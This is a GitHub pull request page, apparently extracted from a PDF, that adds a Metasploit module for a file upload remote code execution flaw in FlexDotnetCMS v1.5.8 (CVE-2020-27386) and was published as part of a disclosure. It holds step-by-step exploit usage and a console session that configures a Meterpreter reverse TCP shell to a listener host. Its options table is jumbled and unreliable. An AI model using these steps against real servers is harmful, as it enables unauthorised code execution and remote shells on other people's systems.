Jump to bottom New issue

Add flexdotnetcms v1.5.8 exploit module and docs #14339

🐎 Merged) space-r7 merged 5 commits into rapid7:master from ErikWynter:flexdotnetcms 🗗 on Dec 7, 2020

Conversation 32

Commits 5 ErikWynter commented on Nov 3, 2020 • edited +

<> Code ⊙ Issues 484 \$\ Pull requests 54 □ Discussions ⓒ Actions

Checks 0

Files changed 2





This change adds a new module to /modules/exploits/windows/http/ that exploits an arbitrary file upload vulnerability in FlexDotnetCMS v1.5.8 (CVE-2020-27386) and prior in order to execute arbitrary commands. The change also adds documentation for this module. I discovered and disclosed the vulnerability, which has been fixed in v1.5.9.

Vulnerable system

FlexDotnetCMS v1.5.8 and prior

Verification Steps

- 1. Install the module as usual
- 2. Start msfconsole
- 3. Do: use exploit/multi/http/FlexDotnetCMS upload exec
- 4. Do: set RHOSTS [IP]
- 5. Do: set USERNAME [username for the FlexDotnetCMS account]
- 6. Do: set PASSWORD [password for the FlexDotnetCMS account]
- 7. Do: set target [target]
- 8 Do: set payload [payload]
- 9. Do: set LHOST [IP]
- 10. Do: exploit

Options

PASSWORD

The password for the FlexDotnetCMS account to authenticate with.

TARGETURI

The base path to FlexDotnetCMS. The default value is /.

USERNAME

The username for the FlexDotnetCMS account to authenticate with. The default value is admin

Targets

- Windows (x64)

Scenarios

FlexDotnetCMS v1.5.8 running on Windows Server 2012 - Windows x86 target

```
msf6 exploit(windows/http/flexdotnetcms_upload_exec) > show options
Module options (exploit/windows/http/flexdotnetcms_upload_exec):
```


Name Current Setting Required Description PASSWORD Password1 yes Password to authenticate with Proxies no A proxy chain of format type:h


A proxy chain of format type:host:port[,type:host:port][...] 192.168.1.230 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' RHOSTS The target port (TCP)
Negotiate SSL/TLS for outgoing connections RPORT 1113 yes false no SSL TARGETURI / The base path to FlexDotnetCMS

USERNAME admin Username to authenticate with HTTP server virtual host Payload options (windows/meterpreter/reverse_tcp): Name

Current Setting Required Description Exit technique (Accepted: '', seh, thread, process, none) The listen address (an interface may be specified) EXITFUNC process yes LHOST 192.168.1.128 yes LHOST LPORT 15. 4444 The listen port Exploit target:

- msf6 exploit(windows/http/flexdotnetcms_upload_exec) > run
 [*] Started reverse TCP handler on 192.168.1.128:4444
 [*] Executing automatic check (disable AutoCheck to override)





....erpreter : x64/windows

Release Notes

New module exploits/windows/http/flexdotnetcms_upload_exec adds an exploit for FlexDotNetCMS versions 1.5.8 and prior. This module exploits an authenticated file upload vulnerability where a valid user can upload a malicious file with an incorrect extension, rename it with the proper extension, and get code execution as the user running the server on the target.

Space-r7 added the m-modules label on Dec 7, 2020

Reviewers

Space-r7

Assignees

Space-r7

Labels

docs module rn-modules

Projects
None yet

Milestone
No milestone

Development
Successfully merging this pull request may close these issues.
None yet

3 participants

